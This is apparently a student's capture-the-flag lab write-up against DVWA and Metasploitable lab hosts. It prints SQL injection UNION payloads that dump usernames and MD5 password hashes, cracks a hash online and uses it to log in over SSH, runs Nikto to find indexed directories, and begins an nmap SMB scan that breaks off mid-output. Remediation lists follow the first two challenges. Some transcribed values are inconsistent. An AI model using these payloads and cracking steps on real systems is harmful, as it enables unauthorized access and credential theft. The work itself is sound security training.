


Challenge 1: SQL Injection

In this challenge, you are required to identify user account details on a server and successfully crack the password for Bob Smith's account. After obtaining his credentials, you will locate the file containing the Challenge 1 code and use Bob Smith's login details to access and open the file located at **192.168.0.10** to view its contents.

Step 1: Setup

Open a browser and go to the website at 10.5.5.12.



Login with the credentials admin / password

The screenshot shows a Firefox browser window with the address bar set to 10.5.5.12/index.php. The page title is "Welcome :: Damn Vulnerable Web Application". The left sidebar menu is visible, with "Home" highlighted in green. The main content area displays the "Welcome to Damn Vulnerable Web Application!" message and the "General Instructions" section. A "WARNING!" box at the bottom states: "Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public extension for more advance users!"

Set the DVWA security level to low and click Submit.

The screenshot shows a Firefox browser window with the address bar set to 10.5.5.12/security.php. The page title is "DVWA Security :: Damn Vulnerable Web Application". The left sidebar menu is visible, with "DVWA Security" highlighted in green. The main content area displays the "Security Level" section, which states: "Security level is currently: **low**". Below this, there is a list of four security levels: Low, Medium, High, and Impossible. The "Low" option is selected. A "Submit" button is located below the dropdown menu. The "PHPIDS" section at the bottom is also visible.

Step 2: Retrieve the user credentials for the Bob Smith's account

Identify the table that contains usernames and passwords

Use: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#

The screenshot shows a browser window with the URL `10.5.5.12/vulnerabilities/sql/`. The page displays a table of user information from the 'users' table. The columns are 'First name' and 'Surname'. The rows show the following data:

First name	Surname
Pablo	Picasso
Bob	Smith
1	Me
1	first_name
1	last_name
1	user
1	password
1	avatar
1	last_login
1	failed_login

The rows for 'Bob' and '1' are highlighted with blue boxes, indicating they are part of the UNION query results.

To retrieve the password for the user Bob smith.

Use: 1' OR 1=1 UNION SELECT user, password FROM users #

The screenshot shows a web browser window with the URL `10.5.5.12/vulnerabilities/sqli/?id=1' OR 1=1 UNION SELECT user,password FROM users #`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area displays several UNION SELECT queries and their results. One result, for user ID 1, is highlighted with a purple border and contains the following data:

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f44dc3b5aa765d61d8327deb882cf99
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d075ae2c3966d7e0d4fc69216b
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d197d09f5bb48cade3de5c71e9eb7
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smith
Surname: 5f44dc3b5aa765d61d8327deb882cf99

Step 3: Crack Bob Smith's account password

use [crackstation](#) to crack the hashed password

The screenshot shows a web browser window with several tabs open. The active tab is 'CrackStation - Online Pass Cracker' at <https://crackstation.net>. The page title is 'Free Password Hash Cracker'. A text input field contains the hash '5f4dcc3b5aa765d61d8327deb882cf99'. Below the input is a reCAPTCHA checkbox labeled 'I'm not a robot'. A button labeled 'Crack Hashes' is visible. To the right, a table displays the cracked hash: '5f4dcc3b5aa765d61d8327deb882cf99' (Hash), 'md5' (Type), and 'password' (Result). A purple box highlights the 'Result' column. Below the table, color codes are explained: green for exact match, yellow for partial match, and red for not found.

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

I'm not a robot
reCAPTCHA is changing its terms of service.
Take action. Privacy - Terms

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: green: Exact match, yellow: Partial match, red: Not found.

[Download CrackStation's Wordlist](#)

The password of Bob Smith's account: [password](#)

Step 4: Locate and open the file with Challenge 1 code

Log into 192.168.0.10 as Bob Smith using ssh

The screenshot shows a terminal window titled 'smithy@metasploitable: ~'. The user has run the command 'ssh smithy@192.168.0.10' and entered the password 'password'. The terminal displays standard Ubuntu system messages, including the kernel version and copyright information. The prompt 'smithy@metasploitable:' is visible at the bottom.

```
(kali㉿kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 3.25.54-753-bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2
017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Jan 10 17:33:15 2026 from 192.168.0.1
smithy@metasploitable:~$
```

Locate and open the flag file in the user's home directory. What is the name of the file with the code?

```
(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2
017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Jan 10 17:33:15 2026 from 192.168.0.1
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$
```

```
(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2
017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Jan 10 17:33:15 2026 from 192.168.0.1
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.
smithy@metasploitable:~$
```

What is the message contained in the file?

```
(kali㉿Kali)-[~]
$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bf65 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Jan 10 17:34:13 2026 from 192.168.0.1
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

Step 5: Research and propose SQL attack remediation

What are five remediation methods for preventing SQL injection exploits?

1. Make sure the SQL code structure is fixed and that user input is handled as data only, not executable code, by using parameterized queries.
2. Put input validation and sanitization into practice by rejecting or cleaning user input that contains strange characters or SQL keywords.
3. Use the least privilege principle: Applications should use database accounts with the fewest possible permissions (no admin rights, for example).
4. Use stored procedures: To minimize the creation of dynamic queries, encapsulate SQL logic in pre-established database procedures.
5. Install a Web Application Firewall (WAF) and set up its rules to instantly identify and stop SQL injection attacks.

Challenge 2: Web Server Vulnerabilities

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories. In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

Log into the server at 10.5.5.12 with the admin / password credentials


The screenshot shows a Kali Linux desktop with a Firefox browser window open. The address bar shows the URL `10.5.5.12/index.php`. The DVWA homepage is displayed, featuring a navigation menu on the left with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Welcome to Damn Vulnerable Web Application!" and provides an overview of the application's purpose and features. A "WARNING!" section at the bottom cautions users about uploading files to their hosting provider's public directory.

Set the application security level to low.

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar displays `10.5.5.12/security.php`. The main content area is titled "DVWA Security" with a green lock icon. Below it, a section titled "Security Level" states: "Security level is currently: **low**". A detailed description follows: "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA." It lists four levels: 1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'. A dropdown menu shows "Low" selected, with a "Submit" button next to it. At the bottom, there's a section titled "PHPIDS" with a brief description: "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in

Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation

Perform reconnaissance on the server to find directories where indexing was found using Nikto Command: nikto -h 10.5.5.12




```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nikto -h 10.5.5.12
- Nikto v2.5.0
+ Target IP: 10.5.5.12
+ Target Hostname: 10.5.5.12
+ Target Port: 80
+ Start Time: 2026-01-11 17:04:19 (GMT0)

+ Server: Apache/2.4.10 (Debian)
+: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: /login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found
+ /config/: Configuration information may be available remotely. The security level is low, medium, high or impossible. The security level changes the vulnerability
+ /docs/: Directory indexing found
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found
+ 807 requests: 0 error(s) and 9 item(s) reported on remote host to learn basic exploitation techniques.
+ End Time: 2026-01-11 17:04:43 (GMT0) (24 seconds)

+ 1 host(s) tested
Insecure CAPTCHA
SQL Injection
SQL injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
Medium - This setting is mainly to give an example to the user of bad security practices, where the application fails to secure an application, but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as "high".
```

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?



```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nikto -h 10.5.5.12
- Nikto v2.5.0
+ Target IP: 10.5.5.12
+ Target Hostname: 10.5.5.12
+ Target Port: 80
+ Start Time: 2026-01-11 17:04:19 (GMT0)


+ Server: Apache/2.4.10 (Debian)
+: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: /login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found
+ /config/: Configuration information may be available remotely. The security level is low, medium, high or impossible. The security level changes the vulnerability
+ /docs/: Directory indexing found
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found
+ 807 requests: 0 error(s) and 9 item(s) reported on remote host to learn basic exploitation techniques.
+ End Time: 2026-01-11 17:04:43 (GMT0) (24 seconds)

+ 1 host(s) tested
Insecure CAPTCHA
SQL Injection
SQL injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
Medium - This setting is mainly to give an example to the user of bad security practices, where the application fails to secure an application, but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as "high".
```

Step 3: View the files contained in each directory to find the db_form.html file.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window displays the command 'ls' followed by the output of the directory listing:

```
ls
total 2
drwxr-xr-x 2 root root 4096 Dec  7 00:00 .
drwxr-xr-x 2 root root 4096 Oct 31 17:28 ..
-rw-r--r-- 1 root root 1300 Dec  7 00:00 db_form.html
-rw-r--r-- 1 root root 1900 Oct 31 17:28 config.inc.php
```

The file 'db_form.html' is highlighted with a blue selection bar. Below the terminal, the status bar shows the path '10.5.5.12/config/db_form.html'.

What is the filename with the Challenge 2 code?




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window displays the command 'ls' followed by the output of the directory listing:

```
ls
total 2
drwxr-xr-x 2 root root 4096 Dec  7 00:00 .
drwxr-xr-x 2 root root 4096 Oct 31 17:28 ..
-rw-r--r-- 1 root root 1300 Dec  7 00:00 db_form.html
-rw-r--r-- 1 root root 1900 Oct 31 17:28 config.inc.php
```

The file 'db_form.html' is highlighted with a blue selection bar. Below the terminal, the status bar shows the path '10.5.5.12/config/db_form.html'.

What is the message contained in the flag file?



The screenshot shows a Firefox browser window with the URL `10.5.5.12/config/db_form.html`. The page content includes the message "Great work!", "You found the flag file for *Challenge 2!*", and "The code for this flag is: aWe-4975". The browser interface includes tabs, a toolbar, and a status bar indicating the time as 17:32.

Great work!
You found the flag file for *Challenge 2!*
The code for this flag is: aWe-4975

Step 4: Research and propose directory listing exploit remediation

What are two remediation methods for preventing directory listing exploits?

1. Disable directory indexing in the web server configuration – In Apache, set Options -Indexes in the .htaccess or virtual host config. In Nginx, disable autoindex on;.
2. Place a default index file (e.g., index.html, index.php) in every directory – This ensures that if a user accesses a directory, the index file is displayed instead of a file listing.


Challenge 3: Exploit open SMB Server Shares

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Command: nmap -p139,445 10.5.5.0/24



```
(kali㉿Kali)-[~]
$ nmap -p139,445 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 18:01 UTC
Nmap scan report for 10.5.5.1
Host is up (0.0011s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0030s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for dwva.pc (10.5.5.12)
Host is up (0.0022s latency).

